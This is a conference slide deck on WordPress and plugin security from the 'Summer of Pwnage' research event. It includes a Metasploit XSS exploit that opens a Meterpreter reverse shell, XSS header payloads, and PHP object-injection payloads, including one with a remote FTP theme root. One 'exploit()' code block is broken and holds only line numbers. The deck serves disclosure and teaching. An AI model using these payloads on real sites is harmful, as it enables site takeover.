



OWASP

Open Web Application
Security Project

The State of Security of WordPress (plugins)

Yorick Koster



Contents



- About Me
- Summer of Pwnage
- State of Security
- Pwning WordPress

About Me

- Yorick Koster
- Co-Founder Securify
Proactive Software Security / Build Security In
- ~15 years doing software security
- Uncovered vulnerabilities in various products
 - Internet Explorer, Office, .NET Framework, Adobe Reader, WordPress & more.





OWASP

Open Web Application
Security Project

Summer of Pwnage



Summer of Pwnage



- Started as joke
- Used Github to find Object Injection
- We didn't know how to run a con (still don't 😊)



Summer of Pwnage




- Month of WordPress hacking
- Meetup every week
- VM with WordPress & ~1000 plugins/themes
- For students & people w little experience
- ~25-30 active participants
- Resulted in 118 findings (5 Core)

<https://www.sumofpwn.nl/advisories.html>

<https://twitter.com/sumofpwn>

Summer of Pwnage Results




Summer of XSS 🕶️


Summer of Pwnage Results



■ CSRF ■ Pre-auth ■ Privilege escalation



Summer of Pwnage Results



```

function exploit(){
    global $curl, $opt1,
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
```



SECURITYWEEK
INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Summer of Pwnage Observations



- Focus on low hanging fruit
- Grep is king
- Getting stuff fixed is hard
- Security knowledge plugins writers is low



OWASP

Open Web Application
Security Project

WordPress (Plugins)

State of Security



WordPress Security

Core



- WordPress is blog software with CMS features
- Powers ~27% of all websites (reportedly)
- Focus on who can edit which content
 - Content is either published or not*
 - Media can be enumerated*

WordPress Security

Core



- Seems like they've learned the hard way
- Core is relative secure (appear to know their stuff)
 - Filtering/validation
 - Anti-CSRF (nonces)
 - Automatic updates 😊
- (Legacy) issues
 - No prepared statements
 - Salted MD5 passwords
 - Login brute force
 - Not designed for CSP

WordPress Security Plugins



- Vulnerabilities in only ~100 plugins of 1000 popular plugins (10%)
- Keep in mind:
 - Limited (spare) time
 - Focus on low hanging fruit

WordPress Security Plugins



- Some APIs are secure by default
 - Eg, prevent SQLi
- Some are not
 - Output encoding
 - CSRF protection
- High number of XSS & CSRF issues

```
get_post( int|WP_Post|null $post = null,  
string $output = OBJECT, string $filter = 'raw' )
```

Retrieves post data given a post ID or post object.

```

function column_default($item, $column_name)
{
    $item = apply_filters('ull-output-data', $item);
    //unset existing filter and pagination
    $args = wp_parse_args( parse_url($_SERVER["REQUEST_URI"], PHP_URL_QUERY) );
    unset($args['filter']);
    unset($args['paged']);
    switch($column_name){
        case 'id':
        case 'uid':
        case 'time':

        case 'data':
            return $item[$column_name];
        case 'image':
            $user = new WP_User( $item['uid'] );
            $user_email = $user->user_email;
            return get_avatar( $user_email, 60 );
        case 'user_email':
            return $item[$column_name];

        case 'ip':
            return $item[$column_name];
    }
}

```

WP_List_Table()
 Base class for displaying a list of items in
 an ajaxified HTML table.



OWASP
 Open Web Application
 Security Project

WordPress Security Plugins (XSS)



Easy login Log < Summer of... x +

192.168.146.139/wp-admin/users.php?page=login_log x Search

Summer of Pwnage 114 0 + New Howdy, wordpress

If you like our plugin then please show us some love
Rate Us On WordPress

login Log

View All Filter

NAME: Filter User

1 item

OK

#	Image	User ID	Username	User Role	User Email	Name	IP Address	Time	login Result
6		1	wordpress	administrator	sumofpwn@mailinator.com		192.168.146.1	2016-11-22 14:25:19	Successful

Waiting for 1.gravatar.com...

WordPress Security Plugins



We're sorry for the inconvenience, we will fix this right away.

We will need to have access to your ftp information so we can login and look into this, can you please provide us with login credentials?

Can you help me understand why json_encode/json_decode is superior to using serialize/unserialize?

Can you at least explain me the damage it could create?

Is there a reason a WordPress nonce isn't sufficient for this security concern?

[...] is called by a Wordpress add_menu_page, in theory it is Wordpress that has filter the input when calling the page.

WordPress Security Summary



- WordPress Core is relative secure
- Core has known (legacy) issues
- Lots of insecure plugins
 - Dangerous APIs
 - Low security awareness
 - Mostly XSS & CSRF



OWASP

Open Web Application
Security Project

Pwning WordPress

```
msf > use exploit/multi/http/wp_404-to-301_xss
msf exploit(wp_404-to-301_xss) > set RHOST 192.168.146.137
RHOST => 192.168.146.137
msf exploit(wp_404-to-301_xss) > set LHOST 192.168.146.197
LHOST => 192.168.146.197
msf exploit(wp_404-to-301_xss) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.146.197:4444
msf exploit(wp_404-to-301_xss) > [*] 192.168.146.137:80 - Exploiting Cross-Site Scripting in 404-to-301 plugin
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.0.139:8080/
[*] Server started.
[*] Sending stage (33068 bytes) to 192.168.146.137
[*] Meterpreter session 1 opened (192.168.146.197:4444 -> 192.168.146.137:46088) at 2016-07-21 17:41:53 +0200
[*] Server stopped.
```

Pwning WordPress Cross-Site Scripting



Requires: 3.5 or higher
Compatible up to: 4.5.3
Last Updated: 1 week ago
Active Installs: 60,000+

Vulnerability Description/Technical Details

A Stored Cross-Site Scripting vulnerability exists in the 404-to-301 WordPress plugin.

The vulnerability exists in the file `admin/class-404-to-301-logs.php` which fails to correctly escape user-controlled strings which are output in HTML tables containing logs shown to site administrators, such as the `Referer ('ref')` and `User-Agent ('ua')` fields.

Vulnerability/Configuration Requirements

In order to exploit this issue, after an attack attempt has been made, an administrator must view the logs (via the WordPress administration console) provided by the plugin, by clicking '404 Error Logs'.

Proof of concept

Submit an HTTP request to a non-existent URL (to trigger the 404 handler) containing a header such as one of the following:

```
Referer: "<iframe src=/></iframe>  
User-Agent: "<script>alert(/hi/);</script>
```

Pwning WordPress Cross-Site Scripting

A screenshot of a web browser displaying the WordPress Theme Editor interface. The browser's address bar shows the URL `192.168.146.139/wp-admin/theme-editor.php?file=footer`. The page title is "Edit Themes < Summer of Pwnage". The WordPress dashboard header is visible, showing the site name "Summer of Pwnage", a user profile "Howdy, wordpress", and a "Help" dropdown. The main content area is titled "Edit Themes" and "WP Simple: Theme Footer (footer.php)". A dropdown menu shows "Select theme to edit: WP Simple". The code editor displays the content of `footer.php`. Three specific lines of code are highlighted with orange boxes to indicate injection points for Cross-Site Scripting (CRLF):

- Line 10: `<?php echo esc_html(nimbus_get_option('copyright'))`
- Line 14: `<?php _e('from', 'wp-simple'); ?> <a href="http://www.nimbusthemes.com">Nimbus Themes</a> - <?php _e('Powered by', 'wp-simple'); ?> <a href="http://wordpress.org">WordPress</a>`
- Line 18: `<?php wp_footer(); ?>`

The right sidebar, titled "Templates", lists various theme files: "404 Template (404.php)", "Comments (comments.php)", "Theme Footer (footer.php)", "Static Front Page (front-page.php)", "Theme Functions (functions.php)", and "Theme Header (header.php)".

Pwning WordPress Cross-Site Scripting



- Inject XSS payload
- Wait for admin to visit vulnerable page
- Run 2nd stage JavaScript payload to:
 - modify PHP file;
 - visit PHP file;
 - run PHP Meterpreter client.

Pwning WordPress Cross-Site Scripting



```
msf > use exploit/multi/http/wp_404-to-301_xss
msf exploit(wp_404-to-301_xss) > set RHOST 192.168.146.137
RHOST => 192.168.146.137
msf exploit(wp_404-to-301_xss) > set LHOST 192.168.146.197
LHOST => 192.168.146.197
msf exploit(wp_404-to-301_xss) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.146.197:4444
msf exploit(wp_404-to-301_xss) > [*] 192.168.146.137:80 - Exploiting Cross-Site Scripting in 404-to-301 plugin
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.0.139:8080/
[*] Server started.
[*] Sending stage (33068 bytes) to 192.168.146.137
[*] Meterpreter session 1 opened (192.168.146.197:4444 -> 192.168.146.137:46088) at 2016-07-21 17:41:53 +0200
[*] Server stopped.
```



Pwning WordPress

Hardening



- If you don't need the editor, disable it
- More hardening:

https://codex.wordpress.org/Hardening_WordPress

Disable File Editing

The WordPress Dashboard by default allows administrators to edit PHP files, such as plugin and theme files. This is often the first tool an attacker will use if able to login, since it allows code execution. WordPress has a constant to disable editing from Dashboard. Placing this line in wp-config.php is equivalent to removing the 'edit_themes', 'edit_plugins' and 'edit_files' capabilities of all users:

```
define('DISALLOW_FILE_EDIT', true);
```

This will not prevent an attacker from uploading malicious files to your site, but might stop some attacks.

Pwning WordPress PHP Object Injection



Your Google forms on your WordPress site!

WordPress GForm Plugin Sample Form

WWW.MICHAELWALSH.ORG

SAMPLE FORM

WordPress GForm Plugin Sample Form

Requires: 4.0 or higher
Compatible up to: 4.5.4
Last Updated: 2 weeks ago
Active Installs: 20,000+

```
// Need the action which was saved during form construction
$action = unserialize(base64_decode($_POST['wpgform-action'])) ;
unset($_POST['wpgform-action']) ;
$options = $_POST['wpgform-options'] ;
unset($_POST['wpgform-options']) ;
$options = unserialize(base64_decode($options)) ;
```

Pwning WordPress

PHP Object Injection



OWASP example

```
<?php
class Example1 {
    public $cache_file;
    function __construct()    {
        // some PHP code...
    }

    function __destruct()    {
        $file = "/var/www/cache/tmp/{$this->cache_file}";
        if (file_exists($file)) @unlink($file);
    }
}

// some PHP code...
$user_data = unserialize($_GET['data']);
// some PHP code...
?>
```

[http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}](http://testsite.com/vuln.php?data=O:8:)

Pwning WordPress

PHP Object Injection



- Find the right target
- Direct:
 - __destruct()
 - __wakeup()
- Indirect:
 - __toString()
 - __call()
 - __set()
 - __get()
- Autoloading:
 - spl_autoload_register()

```
<?php
print_r(get_declared_classes());
print_r(spl_autoload_functions());

?>
```

Pwning WordPress


PHP Object Injection



- No easy exploitable class in WordPress
- Find the correct POP chain
- POP chain presented by Sam Thomas
http://www.slideshare.net/s_n_t/php-unserialization-vulnerabilities-what-are-we-missing
- Attack still works in latest version (4.6.1)
- Uses WP_Theme::__toString() as start point

Pwning WordPress

PHP Object Injection



```
/**
 * Makes a function, which will return the right translation index, according to the
 * plural forms header
 * @param int    $nplurals
 * @param string $expression
 */
function make_plural_form_function($nplurals, $expression) {
    $expression = str_replace('n', '$n', $expression);
    $func_body = "
        \$index = (int)($expression);
        return (\$index < $nplurals)? \$index : $nplurals - 1;";
    return create_function('$n', $func_body);
}
```

Pwning WordPress

PHP Object Injection



is_readable

Change language: English ▼

[Edit](#) [Report a Bug](#)

(PHP 4, PHP 5, PHP 7)

is_readable — Tells whether a file exists and is readable

Description

```
bool is_readable ( string $filename )
```

Tells whether a file exists and is readable.

Tip As of PHP 5.0.0, this function can also be used with *some* URL wrappers. Refer to [Supported Protocols and Wrappers](#) to determine which wrappers support [stat\(\)](#) family of functionality.

Pwning WordPress PHP Object Injection



<http://>

<https://>

<http://> -- <https://> — Accessing HTTP(s) URLs

Wrapper Summary

Attribute	Supported
Restricted by allow_url_fopen	Yes
Allows Reading	Yes
Allows Writing	No
Allows Appending	No
Allows Simultaneous Reading and Writing	N/A
Supports stat()	No
Supports unlink()	No
Supports rename()	No
Supports mkdir()	No
Supports rmdir()	No



Pwning WordPress

PHP Object Injection



ftp://

https://

ftp:// -- https:// — Accessing FTP(s) URLs

Also works for ssh2.sftp://

Wrapper Summary

Attribute	PHP 4	PHP 5
Restricted by allow_url_fopen	Yes	Yes
Allows Reading	Yes	Yes
Allows Writing	Yes (new files only)	Yes (new files/existing files with overwrite)
Allows Appending	No	Yes
Allows Simultaneous Reading and Writing	No	No
Supports stat()	No	As of PHP 5.0.0: filesize() , filetype() , file_exists() , is_file() , and is_dir() elements only. As of PHP 5.1.0: filemtime() .
Supports unlink()	No	Yes
Supports rename()	No	Yes
Supports mkdir()	No	Yes
Supports rmdir()	No	Yes



Pwning WordPress

PHP Object Injection



- Final object

WP_Theme Object

```
(  
  [theme_root:WP_Theme:private] => ftp://anonymous:foobar@1.2.3.4  
  [headers:WP_Theme:private] => Array  
    (  
      [Name] => foo  
      [TextDomain] => default  
    )  
  [stylesheet:WP_Theme:private] => foobar  
)
```





OWASP

Open Web Application
Security Project

Questions?

yorick.koster@securify.nl

@yorickkoster / @securifybv

